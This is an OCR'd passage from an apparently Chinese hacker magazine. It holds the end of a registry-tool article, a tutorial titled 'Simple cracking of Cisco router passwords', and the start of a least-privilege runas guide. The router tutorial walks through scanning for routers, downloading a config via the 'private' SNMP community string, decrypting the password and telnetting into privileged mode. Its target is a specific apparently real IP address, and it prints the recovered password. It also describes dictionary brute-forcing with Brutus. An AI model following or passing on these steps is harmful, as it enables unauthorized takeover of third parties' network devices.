[ 5]      HKEY_CURRENT_CONFIG
[ 6]      HKEY_PERFORMANCE_DATA
[ 7]      --=REMOTE REGISTRY=--

E[X|0|Q]it,[Index]:
```

图19

只要你能把regcmd给熟悉了，对于regcmd2也就能很快的上手。在此对于regcmd2的使用方法我就不多说了，感兴趣的读者可以自己亲自玩一下regcmd2，就当是留给小菜们的作业吧！

在介绍了上述几款操作Windows注册表的小工具后，喜欢收集黑软的朋友，是不是也想将其放到你的黑客工具箱中呢？是呀！由于这几款工具，各具特色，并且小巧玲珑，真可谓是“麻雀虽小，五脏俱全”，确实是黑客爱好者们居家旅行必备之工具！堪称Windows注册表操作的“瑞士军刀”，自然是“人见人爱”了！

（本文涉及的相关工具：regcmd.exe、regcmd2.exe、regshell.exe、scanreg.exe，光盘中有收录。）

简单破解Cisco路由器密码

黑侠

路由器是所有计算机网络，包括同一IP网络的核心。它们是将组件连接到网络、将一个数据单元发送到下一目的地选择路径的设备，它们为数据单元选择路由和网络传输点。路由器提供了出色的容量和速度，可用于连接网络，方便地传输低带宽和高带宽数据。可想而知，如果你能控制路由器，就相当于控制了整个网络。好，下面我来介绍两种方法（注：以下方法主要针对于Cisco系列的路由器）。

1.通过路由器团体字符串设置为private来获取密码

路由器是简单网络管理协议（SNMP）兼容的，它包含支持一组标准和专用MIB变量的SNMP代理。管理站点的开发人员需要准确的MIB树结构并在接收到完整的专用MIB信息之后，才能管理MIB。除SNMP管理站点IP地址、团体名称和访问权限之外的所有参数均可以从任何SNMP管理平台进行管理。如果团体字符串不存在，则会禁止对设备进行SNMP管理访问。

路由器的默认团体字符串包括：

public－－允许授权的管理站点检索MIB对象。

private－－允许授权的管理站点检索和修改MIB对象。

首先，打开工具SolarWinds.2002中的IP Network Browser，这是一款可以扫描到交换机和路由器的工具，如图1。

然后在“Begining ip address”和“Ending ip addressk”中输入起始ip地址和结束ip地址，点击“Scan Address Range”，剩下的工作就交给程序了。不一会结果出来了，如图2。有一台路由器已经被扫描出来了，也可以将扫描的范围设置的大些，这样扫到路由器的机率也会高些。

打开SolarWinds.2002中的“Download Config”，将60.163.248.66这




图 1




图 2

台路由器的配置文件通过TFTP下载下来，在“Router Hostname or IP Address”输入：60.163.248.66，在“Community String”中输入：Private，在“Save config to”输入你要保存的路径，为了方便，我保存到了桌面。在“TFTP Server Address”中输入本机的IP地址，单击“Copy Config from Router/Switch to Pc”，如图3。不一会儿，路由器的配置文件就会通过本地的TFTP下载到桌面上去了（注：在打开Download Config的时候，同时也会运行TFTP软件）。




图 3

然后，用SolarWinds.2002中的“Config Editor/Viewer”打开刚刚下载的配置文件，如图4，该路由器的团体字符串是Private，路由器的密码为：62513773。如果路由器的密码是经过加密的也没有关系，可以使用SolarWinds.2002中的“Router Password Decryption”来破解密码。打开“Router Password Decryption”，将密文填到“Encrypted Password”里，单击“Decrypt”，密码就会显示在“Decrypted Password”后面，如图5。




图 4




图 5

如果某台路由器的团体字符串不为Private，那么，使用图3进行下载配置文件时，会弹出一个窗口，则说明不能通过这个方法来获取路由器的密码，如图6。

既然我们已经得到了该路由器的密码，那就Telnet到路由器上看个究竟吧！运行“cmd”，Telnet 60.163.248.66，输入密码：62513773，然后再输入“en”，如图7。再次输入密码：62513773，进入特权模式。




图 7

现在这台路由器的生杀大权已经掌握在我们的手中了，想干嘛就干嘛，不过千万别搞破坏哦！

2.用Brutus软件来破解路由器密码

当某台路由器的团体字符串不为Private，或团体字符串不存在时，就只能直接来破解路由器密码了。

打开Brutus，“文件”→“导入”→“Cisco-console”，在地址里输入IP，在“Pass File”，选个字典，单击开始，Brutus就开始猜测密码了，如图8。破解的过程是漫长的，我们需要很多时间和精力，在此就不多讲了！

（本文涉及的相关工具：超级解密之王Brutus汉化版、SolarWinds.2002，光盘中有收录。）




图 6




图 8

在非管理员帐户下运行Windows操作

Mickey

大家都知道“最小权限”是网络安全中一项非常重要的法则，经验告诉我们，要尽量少用管理员帐户登录系统，这样可以免受很多攻击。我平时就是用隶属于USERS组的用户进行网络浏览、游戏、日常办公，但有些时候要安装软件，给同事开共享文件夹、修改系统时间时就很不方便了，当然您可以注销当前用户，用管理员帐号登录系统来做相应的操作，再注销后用USERS组用户登录，可是，您不觉得这样很繁琐吗？

有人也许会说使用runas命令进行二次登录，但是在默认情况下，用runas启动explorer.exe程序是无效果的，如图1。

虽然命令行下提示启动成功，可资源管理器并没有启动，这是因为当你在登录系统时，操作系统已经自动给你的explorer.exe分配好权限了，我经过几天的研究，发现两种方法可以绕过这样的限制。

方法1：既然runas无法让explorer.exe启动，那我们可以让它启动iexplore.exe来打开IE浏览器，通过在IE浏览器里输入盘符，间接的来进行共享文件夹、安装软件、修改系统时间等操作，如图2，图3。

方法2：之前提到过，Windows默认情况下用RUNAS无法启动iexplore.exe，那就意味着我们只要稍做修改，就可以使用runasl来启动了。

